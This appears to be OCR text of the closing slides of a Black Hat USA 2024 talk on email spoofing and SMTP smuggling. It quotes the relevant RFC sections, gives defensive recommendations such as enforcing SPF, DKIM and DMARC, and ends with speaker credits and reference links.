
Jul 30

US-CERT Blog

Aug 7

We are Here

US CERT Coordination



Coordinators

C CERT/CC

Reporters

s squared

H Howard

Vendors

A Allworx

A Axigen

B Barracuda Networks

B BlueMail

B Brevo

SHOW ALL [54]

50+ Vendors

Reference: https://kb.cert.org/vuls/id/244112

black hat USA 2024

Recommendations

Follow the RFC

SPF / DKIM / DMARC

RFC 5322 Section 3.6.2

In all cases, the "From:" field **SHOULD NOT** contain any mailbox that does not belong to the author(s) of the message

RFC 7489 Section 4.2

DMARC's filtering function is based on whether the RFC5322.From field domain is aligned with (matches) an **authenticated domain** name from SPF or DKIM.

It is important to note that the authentication mechanisms employed by DMARC authenticate only a DNS domain and do not authenticate the local-part of any email address identifier found in a message…

RFC 7208 Section 11.4

It is up to mail services and their MTAs to directly prevent cross-user forgery: based on SMTP AUTH ([RFC4954]), **users MUST** be restricted to using only those email addresses that are under their control...

RFC 6409 Section 6.1

The MSA **MAY** issue an error response to a RCPT command if inconsistent with the permissions given to the user (if the session has been authenticated)

Follow the RFC

SMTP Smuggling

RFC 2822 Section 4

Obsolete Syntax
\x0 NUL character usage

RFC 5321 4.1.1.4

.. the sequence "<LF>.<LF>" (bare line feeds, without carriage returns) **MUST NOT** be treated as equivalent to <CRLF>.<CRLF> as the end of mail data indication.

RFC 5322 Section 2.3

CR and LF **MUST** only occur together as CRLF; they **MUST NOT** appear independently in the body.

Black Hat Sound Bytes

- **Enforce DMARC, DKIM, and SPF**: Despite potential bypass techniques, implementing these controls is crucial for verifying email **authenticity** and reducing phishing and spoofing risks.


- **Utilize Advanced Email Filtering**: Employ heuristic and content-based email filtering solutions alongside DMARC, DKIM, and SPF **validation** to more effectively identify and block spoofing and phishing emails.

- **Adhere to RFC Standards**: All email service providers should **enforce** RFC standards for authentication and authorization by preventing unauthorized email sending and verifying email authenticity.

black hat USA 2024

Questions?

Thanks



Caleb Sargent

Offensive Security Engineer

(@squared_)

PayPal

Hao Wang

Offensive Security Manager

(@MrRed_Panda)

Support Team:

- Mika Devonshire - Speaker Coach
- Harrison Pomeroy - SMTP smuggling detection analysis
- Michael Jabbaar - Design & Graphic support
- US CERT Team
- Renana Friedlich - Content review & project support
- Michael Wood - Content review & project support

References

SMTP Smuggling

- https://sec-consult.com/blog/detail/smtp-smuggling-spoofing-e-mails-worldwide

Spamchannel Defcon 31

- https://forum.defcon.org/node/245722

Dark Reading blog about our research

- https://www.darkreading.com/threat-intelligence/20-million-trusted-domains-vulnerable-to-email-hosting-exploits

CERT Blog about our research

- https://kb.cert.org/vuls/id/244112

Weak Links in Authentication Chains: A Large-scale Analysis of Email Sender Spoofing Attacks

- https://www.darkreading.com/threat-intelligence/20-million-trusted-domains-vulnerable-to-email-hosting-exploits

US Cisco Smuggling Response

- https://www.cisco.com/c/en/us/support/docs/security/email-security-appliance-c690x/221533-response-to-cisco-secure-email-smtp-smug.html

References

RFC - Internet Message Format

- ❖https://datatracker.ietf.org/doc/html/rfc2822
- ❖https://datatracker.ietf.org/doc/html/rfc5322
- ❖https://datatracker.ietf.org/doc/html/rfc5321
- ❖https://datatracker.ietf.org/doc/html/rfc7489
- ❖https://datatracker.ietf.org/doc/html/rfc7208
- ❖https://datatracker.ietf.org/doc/html/rfc6409

References

- https://serverfault.com/questions/723911/setting-up-an-spf-record-for-a-shared-hosting-service-with-lots-of-email-gateway
- https://github.com/zehm/sendEmail
- https://mailtrap.io/blog/email-feedback-loop/
- https://www.twilio.com/docs/sendgrid/ui/account-and-settings/spf-records
- https://support.google.com/a/answer/6254652